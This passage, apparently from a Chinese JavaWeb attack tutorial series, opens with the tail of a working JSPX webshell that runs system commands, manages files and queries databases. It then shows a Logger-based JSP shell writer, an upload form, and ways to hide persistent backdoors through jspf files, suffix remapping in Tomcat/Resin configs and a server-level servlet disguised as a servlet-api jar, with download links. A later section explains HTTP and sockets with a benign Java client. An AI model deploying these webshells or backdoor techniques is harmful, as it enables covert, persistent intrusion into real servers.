FF(String s,HttpServletResponse r)throws Exception{int n;byte[] b=new
byte[512];r.reset();ServletOutputStream
os=r.getOutputStream();BufferedInputStream is=new
BufferedInputStream(new
FileInputStream(s));os.write(("->"+"|").getBytes(),0,3);while((n=is.
read(b,0,512))!=-1){os.write(b,0,n);}os.write(("|"+"&lt;-").getBytes
(),0,3);os.close();is.close();}void GG(String s,String d)throws
Exception{String h="0123456789ABCDEF";File f=new
File(s);f.createNewFile();FileOutputStream os=new
FileOutputStream(f);for(int i=0;
i&lt;d.length();i+=2){os.write((h.indexOf(d.charAt(i)) &lt;&lt; 4 |
h.indexOf(d.charAt(i+1))));}os.close();}void HH(String s,String
d)throws Exception{File sf=new File(s),df=new
File(d);if(sf.isDirectory()){if(!df.exists()){df.mkdir();}File
z[]=sf.listFiles();for(int j=0; j&lt;z.length;
j++){HH(s+"/"+z[j].getName(),d+"/"+z[j].getName());}}else{FileInputS
tream is=new FileInputStream(sf);FileOutputStream os=new
FileOutputStream(df);int n;byte[] b=new
byte[512];while((n=is.read(b,0,512))!=-1){os.write(b,0,n);}is.close(
);os.close();}}void II(String s,String d)throws Exception{File sf=new
File(s),df=new File(d);sf.renameTo(df);}void JJ(String s)throws
Exception{File f=new File(s);f.mkdir();}void KK(String s,String
t)throws Exception{File f=new File(s);SimpleDateFormat fm=new
```

```
SimpleDateFormat("yyyy-MM-dd HH:mm:ss");java.util.Date
dt=fm.parse(t);f.setLastModified(dt.getTime());}void LL(String
s,String d)throws Exception{URL u=new URL(s);int n=0;FileOutputStream
os=new FileOutputStream(d);HttpURLConnection h=(HttpURLConnection)
u.openConnection();InputStream is=h.getInputStream();byte[] b=new
byte[512];while((n=is.read(b))!=-1){os.write(b,0,n);}os.close();is.c
lose();h.disconnect();}void MM(InputStream is,StringBuffer sb)throws
Exception{String l;BufferedReader br=new BufferedReader(new
InputStreamReader(is));while((l=br.readLine())!=null){sb.append(l+"\
r\n");}}void NN(String s,StringBuffer sb)throws Exception{Connection
c=GC(s);ResultSet
r=s.indexOf("jdbc:oracle")!=-1?c.getMetaData().getSchemas():c.getMet
aData().getCatalogs();while(r.next()){sb.append(r.getString(1)+"\t")
;}r.close();c.close();}void OO(String s,StringBuffer sb)throws
Exception{Connection c=GC(s);String[]
x=s.trim().split("\r\n");ResultSet
r=c.getMetaData().getTables(null,s.indexOf("jdbc:oracle")!=-1?x.leng
th>5?x[5]:x[4]:null,"%",new
String[]{"TABLE"});while(r.next()){sb.append(r.getString("TABLE_NAME
")+"\t");}r.close();c.close();}void PP(String s,StringBuffer sb)throws
Exception{String[] x=s.trim().split("\r\n");Connection
c=GC(s);Statement m=c.createStatement(1005,1007);ResultSet
r=m.executeQuery("select * from "+x[x.length-1]);ResultSetMetaData
d=r.getMetaData();for(int
i=1;i&lt;=d.getColumnCount();i++){sb.append(d.getColumnName(i)+"
("+d.getColumnTypeName(i)+")\t");}r.close();m.close();c.close();}voi
d QQ(String cs,String s,String q,StringBuffer sb,String p)throws
Exception{Connection c=GC(s);Statement
m=c.createStatement(1005,1008);BufferedWriter bw=null;try{ResultSet
r=m.executeQuery(q.indexOf("--f:")!=-1?q.substring(0,q.indexOf("--f:
")):q);ResultSetMetaData d=r.getMetaData();int
n=d.getColumnCount();for(int i=1; i &lt;=n;
i++){sb.append(d.getColumnName(i)+"\t|\t");}sb.append("\r\n");if(q.i
ndexOf("--f:")!=-1){File file=new
File(p);if(q.indexOf("-to:")==-1){file.mkdir();}bw=new
BufferedWriter(new OutputStreamWriter(new FileOutputStream(new
File(q.indexOf("-to:")!=-1?p.trim():p+q.substring(q.indexOf("--f:")+
4,q.length()).trim()),true),cs));}while(r.next()){for(int i=1;
i&lt;=n;i++){if(q.indexOf("--f:")!=-1){bw.write(r.getObject(i)+""+"\
t");bw.flush();}else{sb.append(r.getObject(i)+""+"\t|\t");}}if(bw!=n
ull){bw.newLine();}sb.append("\r\n");}r.close();if(bw!=null){bw.clos
e();}}catch(Exception
e){sb.append("Result\t|\t\r\n");try{m.executeUpdate(q);sb.append("Ex
ecute Successfully!\t|\t\r\n");}catch(Exception
```

```
ee){sb.append(ee.toString()+"\t|\t\r\n");}}m.close();c.close();}</jsp:declaration><jsp:scriptlet>cs=request.getParameter("z0")!=null?request.getParameter("z0")+"":cs;response.setContentType("text/html");response.setCharacterEncoding(cs);StringBuffer sb=new StringBuffer("");try{String Z=EC(request.getParameter(Pwd)+"");String z1=EC(request.getParameter("z1")+"");String z2=EC(request.getParameter("z2")+"");sb.append("->"+"|");String s=request.getSession().getServletContext().getRealPath("/");if(Z.equals("A")){sb.append(s+"\t");if(!s.substring(0,1).equals("/")){AA(sb);}}else if(Z.equals("B")){BB(z1,sb);}else if(Z.equals("C")){String l="";BufferedReader br=new BufferedReader(new InputStreamReader(new FileInputStream(new File(z1))));while((l=br.readLine())!=null){sb.append(l+"\r\n");}br.close();}else if(Z.equals("D")){BufferedWriter bw=new BufferedWriter(new OutputStreamWriter(new FileOutputStream(new File(z1))));bw.write(z2);bw.close();sb.append("1");}else if(Z.equals("E")){EE(z1);sb.append("1");}else if(Z.equals("F")){FF(z1,response);}else if(Z.equals("G")){GG(z1,z2);sb.append("1");}else if(Z.equals("H")){HH(z1,z2);sb.append("1");}else if(Z.equals("I")){II(z1,z2);sb.append("1");}else if(Z.equals("J")){JJ(z1);sb.append("1");}else if(Z.equals("K")){KK(z1,z2);sb.append("1");}else if(Z.equals("L")){LL(z1,z2);sb.append("1");}else if(Z.equals("M")){String[] c={z1.substring(2),z1.substring(0,2),z2};Process p=Runtime.getRuntime().exec(c);MM(p.getInputStream(),sb);MM(p.getErrorStream(),sb);}else if(Z.equals("N")){NN(z1,sb);}else if(Z.equals("O")){OO(z1,sb);}else if(Z.equals("P")){PP(z1,sb);}else if(Z.equals("Q")){QQ(cs,z1,z2,sb,z2.indexOf("-to:")!=-1?z2.substring(z2.indexOf("-to:")+4,z2.length()):s.replaceAll("\\\\","/")+"images/");}}catch(Exception e){sb.append("ERROR"+"://"+e.toString());}sb.append("|"+"&lt;-");out.print(sb.toString());</jsp:scriptlet></jsp:root>
```

2、Java Logger 日志后门


某些场景下 shell 可能被过滤掉了，但是利用一些有趣的东东可以绕过，比如不用 new File 这样的方式去写文件，甚至是**尽可能的不要出现 File 关键字。**

看了下 java.util.logging.Logger 挺有意思的，可以写日志文件，于是试了下用这样的方式去写一个 shell，结果成功了。

java.util.logging.Logger 默认输出的格式是 xml，但这都不是事，直接格式化下日志以 text 方式输出就行了。

新建 2.jsp 并访问：

```
<%java.util.logging.Logger
l=java.util.logging.Logger.getLogger("t");java.util.logging.FileHand
ler h=new
java.util.logging.FileHandler(pageContext.getServletContext().getRea
lPath("/")+request.getParameter("f"),true);h.setFormatter(new
java.util.logging.SimpleFormatter());l.addHandler(h);l.info(request.
getParameter("t"));%>
```



其他略特殊点的文件读写 Demo：

```
new FileOutputStream
        new FileOutputStream("d:/sb.txt").write(new
String("123").getBytes());
      new DataOutputStream
        new DataOutputStream(new
FileOutputStream("d:/1x.txt")).write(new String("123").getBytes());
FileWriter fw = new FileWriter("d:/3.txt");
          fw.write("21");
          fw.flush();
          fw.close();
RandomAccessFile rf = new RandomAccessFile("d:/14.txt", "rw");
          rf.write(new String("3b").getBytes());
          rf.close();
```

GetShell.htm:

```
<html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
```

```
<title>jsp-yzmm</title>
</head>
<style>
.main{width:980px;height:600px;margin:0 auto;}
.url{width:300px;}
.fn{width:80px;}
.content{width:80%;height:60%;}
</style>
<script>
  function upload(){
    var url = document.getElementById('url').value,
      content = document.getElementById('content').value,
      fileName = document.getElementById('fn').value,
      form = document.getElementById('fm');
    if(url.length == 0){
      alert("Url not allowd empty!");
      return ;
    }
    if(content.length == 0){
      alert("Content not allowd empty!");
      return ;
    }
    if(fileName.length == 0){
      alert("FileName not allowd empty!");
      return ;
    }
    form.action = url;
    form.submit();
  }
</script>
<body>
<div class="main">
  <form id="fm" method="post">
    URL:<input type="text" value="http://localhost/Struts2/css3.jsp"
class="url" id="url" />  
    FileName:<input type="text" name="f" value="css.jsp" class="fn"
id="fn" />  
    <a href="javascript:upload();">Upload</a><br/>
    <textarea id="content" class="content" name="t" ></textarea>
  </form>
</div>
</body>
</html>
```

http://xsser.me/caidao/getshell-by-logger.jsp

http://xsser.me/caidao/getshell-by-logger.txt

3、jspf 后门


在 Resin 的配置文件 conf/app-default.xml 看到了几个可以用 jsp 方式去解析的后缀，其中就包含了 jspf 和上面的 jspx：

```
<servlet servlet-name="resin-jsp"
         servlet-class="com.caucho.jsp.JspServlet">
  <init>
    <load-tld-on-init>false</load-tld-on-init>
    <page-cache-max>1024</page-cache-max>
  </init>
  <load-on-startup/>
</servlet>

<servlet servlet-name="resin-jspx"
         servlet-class="com.caucho.jsp.JspServlet">
  <init>
    <load-tld-on-init>false</load-tld-on-init>
    <page-cache-max>1024</page-cache-max>
    <xml>true</xml>
  </init>
  <load-on-startup/>
</servlet>

<servlet servlet-name="resin-php"
         servlet-class="com.caucho.quercus.servlet.QuercusServlet">
</servlet>

<servlet servlet-name="resin-xtp"
         servlet-class="com.caucho.jsp.XtpServlet"/>

<servlet-mapping url-pattern="*.jsp" servlet-name="resin-jsp"/>
<servlet-mapping url-pattern="*.jspf" servlet-name="resin-jsp"/>
<servlet-mapping url-pattern="*.jspx" servlet-name="resin-jspx"/>

<servlet-mapping url-pattern="*.php" servlet-name="resin-php"/>
```

其中的 resin-jsp 和 resin-jspx 差不多，都是 com.caucho.jsp.JspServlet 处理，知识后者在 init 标签中标明了是以 xml 方式解析：<xml>true</xml>。

百度了下此 jspf 非框架（Java Simple Plugin Framework），JSP 最新的规范已经纳入了 jspf 为 JSP 内容的文件。但是经过测试主流的 JavaServer 仅有 resin 和 jetty 支持，tomcat 等 server 并不支持。不过在实际的生产环境上 resin 用的非常广泛。至于 jetty 略少，不过貌似 bae 是用的 jetty。


直接把 css.jsp 文件改名为 1.jspf 请求即可看到成功调用菜刀接口：




4、邪恶后门第一式-恶意的任意后缀解析

从 Tomcat 和 Resin 的配置当中可以看出来，其实脚本可以是任意后缀，只要在配置解析的地方修改下映射的后缀就行了。那么只要修改下配置文件中后缀映射为 jsp 对于的解析的 servlet 名字就可以轻松的留下一个“不同寻常”的后缀的后门了。我测试 Tomcat6/8 和 Resin3 发现：**一个运行当中的 server 当修改他们的映射的文件后不需要重启即可自动生效。**也就是说可能一个网站存在跨目录的文件编辑漏洞，只要找到对于的配置文件地址修改后就能访问 1.jpg 去执行恶意的 jsp 脚本，这听起来有点让人不寒而栗。Getshell 后只要把这配置文件一改丢个 jpg 就能做后门了。

Tomcat 修改 conf/web.xml：



Resin 修改 conf/app-default.xml：



5、邪恶第二式-“变态的 server 永久后门”

如果说修改某些不起眼的配置文件达到隐藏后门足够有意思的话，那么直接把后门“藏

到 Server 里面”可能更隐蔽。

在之前攻击 Java 系列教程中就已经比较详细的解释过 Java 的 Server 以及 servlet 和 filter 了。其实 server 启动跟启动一个 app 应用是非常相似的，我们需要做的仅仅是把 servlet 或者 filter 从应用层移动到 server 层，而且可以做到全局性。这种隐藏方法是极度残暴的，但是缺点是需要重启 Server。假设在一台 Server 上部署了 N 个应用，访问任意一个应用都能获取 Webshell。http://ip/xxx 就是后门了。没明白？上 demo。


Tomcat5 配置方式：

在 apache-tomcat-5.5.27\conf\web.xml 的 session-config 后面加上一个 filter 或者 servlet 即可全局过滤：


```
<servlet>
        <servlet-name>HttpServletWrapper</servlet-name>

    <servlet-class>javax.servlet.web.http.HttpServletWrapper</servlet
-class>
    </servlet>

    <servlet-mapping>
        <servlet-name>HttpServletWrapper</servlet-name>
        <url-pattern>/servlet/HttpServletWrapper</url-pattern>
    </servlet-mapping>
```

url-pattern表示默认需要过滤的请求后缀。

需要把 jar 复制到 tomcat 的 lib 目录，项目启动的时候会自动加载 jar 的 filter 或者 filter。



Resin 配置需要修改 E:\soft\resin-pro-3.1.13\conf\app-default.xml，在 resin-xtp 的 servler 后面加上对应的 filter 或者 servlet 并把 E:\soft\resin-pro-3.1.13\lib 放入后门的 jar 包：



Jetty 配置，修改 D:\Soft\Server\jetty-distribution-9.0.5.v20130815\etc\webdefault.xml 文件，在 default 的 servlet 之前配置上面的 filter 和 servler 配置。

Jar 包：E:\soft\jetty-distribution-9.0.4.v20130625\lib

其他的 Server 就不列举了差不多。servlet 和 filter 配置也都大同小异知道其中的一种就知道另一种怎么配置了。

servlet-api-3.04.jar 是我伪装的一个后门， jar 下载地址：http://pan.baidu.com/s/17mKbH

对应的后门 HttpServletWrapper.java 下载地址：http://pan.baidu.com/s/1l8eiM

6、其他后门

1、javabean

http://blogimg.chinaunix.net/blog/upfile2/090713181535.rar

用法：把 beans.jsp 传到网站根目录，把 beans.class 传到"\webapp\WEB-INF\classes\linx"目录。再访问

http://xxxxxx.com/webapp/beans.jsp?c=ls

2、servlet

http://blogimg.chinaunix.net/blog/upfile2/090713181617.rar

用法：把文件传到"\webapp\WEB-INF\classes"目录，访问

http://xxxxxx.com/webapp/servlet/servlets?c=ls

如果无法打开，请参考 http://blog.csdn.net/larmy888/archive/2006/03/02/613920.aspx

3、编译执行型后门

上传一个 java 文件编译并执行，通过 socket 方式可做后门。一般来说 Server 的 loader 在启动后不会再去加载新增的 jar 或者 class 文件，如果想自动加载新的 class 文件可能需要根据不同的 Server 去改配置。Tomcat 下配置的时候经常有人会 reloadable="true"这样就有机会动态去加载 class 文件。可以根据 Server 去留一些有意思的后门。

攻击 JavaWeb 应用[9]-Server 篇[2]

-园长MM


注：在继后门篇后已经有很长时间没更新了，这次一打算写写Server篇[1]的续集。喜欢B/S吗？那我们今天干脆就来写一个简单的“Web服务器”吧。

1、WebServer

Web服务器可以**解析(handles)HTTP协议**。当Web服务器接收到一个HTTP请求(request)，会返回一个HTTP响应(response)，例如送回一个HTML页面。

Server篇其实还缺少了JBOSS和Jetty，本打算放到Server[2] 写的。但是这次重点在于和大家分享B/S实现和交互技术。Server篇[1]已经给大家介绍了许多由Java实现 的WebServer相信小伙伴们对Server的概念不再陌生了。**Web服务器核心是根据HTTP协议解析(Request)和处理(Response)来自客户端的请求**，怎样去解析和响应来自客户端的请求正是我们今天的主题。

B/S交互：



浏览器发送HTTP请求。经Internet连接到对应服务器。服务器解析并处理Http请求，返回处理结果到浏览器。浏览器解析服务器返回的数据并显示解析后的网页。


在学习之前需要了解浏览器和Server工作原理，比如什么是HTTP协议什么是Socket。对于更底层的协议暂不提及。

HTTP协议

HTTP的发展是万维网协会（World Wide Web Consortium）和Internet工作小组（Internet Engineering Task Force）合作的结果，（他们）最终发布了一系列的RFC，其中最著名的RFC 2616，定义了HTTP协议中现今广泛使用的一个版本—HTTP 1.1。

详情： http://www.w3.org/Protocols/

请求http://www.google.com:




客户端浏览器发送了一个HTTP请求， 第一行GET / HTTP/1.1即：以GET方式请求“ /”目录HTTP/1.1是请求的HTTP协议版本。而Google返回的则是一个基于HTTP协议的响应，其中包括了状态码、内容长度、服务器版本、以及返回内容类型等。客户端浏览器发送了一个请求(HttpRequest)，Google服务器返回处理(Handling Request)并响应(HttpResponse)了这个请求。

通俗的说HTTP协议是一种固定的请求格式，只要按照固定的格式去发送请求，服务器就可以按照固定的方式去处理来自客户端的请求。

Socket：

Socket是应用层与TCP/IP协议族通信的中间软件抽象层，它是一组接口。Socket通常也称作”套接字"，用于描述IP地址和端口，是一个通信链的句柄。在Internet上的主机一般运行了多个服务软件，同时提供几种服务。每种服务都打开一个Socket，并绑定到一个端口上，不同的端口对应于不同的服务。



2、Java 实现 Web Server

Oracle提供了一个基础包:java.net用来实现网络应用程序开发。提供了阻塞的Socket和、非阻塞的SocketChannel、URL等。

客户端通过Socket与服务器端建立连接，然后客户端发送请求内容到服务器。服务器接收到请求返回给客户端，请求完成后断开连接。

1、Client

发送一个非标准的HTTP请求内容为”Hello...”给SAE服务器:

```
1  package org.javaweb.server;
2
3  import java.io.BufferedInputStream;
4  import java.io.DataInputStream;
5  import java.io.PrintWriter;
6  import java.net.Socket;
7
8  public class Client {
9      public static void main(String[] args) throws Exception {
10         String req = "GET / HTTP/1.1\r\n"+
11                      "Host: www.wooyun.org\r\n"+
12                      "Connection: keep-alive\r\n"+
13                      "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n"+
14                      "Cookie: bdshare_firstime=1387989676924\r\n\r\n";
15         Socket s = new Socket("www.wooyun.org", 80);//建立socket对象，连接到wooyun.org的80端口
16         PrintWriter out = new PrintWriter(s.getOutputStream());//打印流
17         out.println("Hello...");//发送Hello 到SAE服务器
18         out.println("\r\n");
19         out.flush();
20         DataInputStream dis = new DataInputStream(new BufferedInputStream(s.getInputStream()));//读取SAE响应内容
21         int a = 0;
22         byte[] b = new byte[1024];
23         while((a=dis.read(b))!=-1){
24             System.out.println(new String(b,0,a));
25         }
26         out.close();
27         s.close();//关闭socket连接
28     }
29 }
```

```
Problems  Tasks  Web Browser  Console  TCP/IP Monitor  Servers  Project Migration  JAX-WS Annotatio  JPA Annotatio
<terminated> client [Java Application] /System/Library/Java/JavaVirtualMachines/1.6.0.jdk/Contents/Home/bin/java (2014-1-20 下午12:21:31)
<html>
<head><title>400 Bad Request</title></head>
<body bgcolor="white">
<center><h1>400 Bad Request</h1></center>
<hr><center>nginx/1.4.4</center>
</body>
</html>
```

请求首先到达了对方监听80端口的nginx，在发现客户端发送的内容不符合HTTP请求规范的同时返回了一个400错误(400 Bad Request)。

发送一个合法的HTTP请求(不截图了，把上面的Hello...换成了req)，即发送：

```
"GET / HTTP/1.1\r\n"+
"Host: www.wooyun.org\r\n"+
"Connection: keep-alive\r\n"+
```

```
"Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/we
bp,*/*;q=0.8\r\n"+
"Cookie: bdshare_firstime=1387989676924\r\n\r\n";
```

服务器返回信息：


```
HTTP/1.1 200 OK
Server: nginx/1.4.4
Date: Mon, 20 Jan 2014 04:25:48 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.27
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Via: 10.67.15.66
Set-Cookie: saeut=124.202.191.134.1390191948193516; path=/; max-age=311040000
Set-Cookie: PHPSESSID=5e88224a4ad2074edbc05e4afab479cc; path=/; HttpOnly

e17
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>
<meta http-equiv="x-ua-compatible" content="ie=7"/>
<title> WooYun.org | 自由平等开放的漏洞报告平台 </title>
<meta name="author" content="80sec"/>
<meta name="copyright" content="http://www.wooyun.org/"/>
<meta name="keywords" content=",wooyun,应用安全,web安全,&#65533;
&#65533;&#65533;统安全,网络安全,漏洞公布,漏洞报告,安全资讯。"/>
<meta name="description" content="WooYun是一个位于厂商和安全研究者之间的漏洞报告平台,注重尊重,进步,与意义"/>
<link rel="icon" href="/favicon.ico" sizes="32x32" />
<link rel="alternate" type="application/rss+xml" href=" http://www.wooyun.org/feeds/submit" title="wooyun.org 最新提交漏洞" />
<link rel="alternate" type="application/rss+xml" href=" http://www.wooyun.org/feeds/confirm" title="wooyun.org 最新确认漏洞" />
<link rel="alternate" type="application/rss+xml" href=" http://www.wooyun.org/feeds/public" title="wooyun.org 最新公开漏洞" />
<link href="/css/style.css" rel="stylesheet" type="text/css"/>
<script src="/js/jquery-1.4.2.min.js" type="text/javascript"></script>
</head>

<body>

<style>
#myBugListTab { position:relative; display:inline; border:none }
#myBugList { position:absolute; display:none; margin-left:309px; * margin-left:-60px; * margin-top:18px ; border:#c0c0c0 1
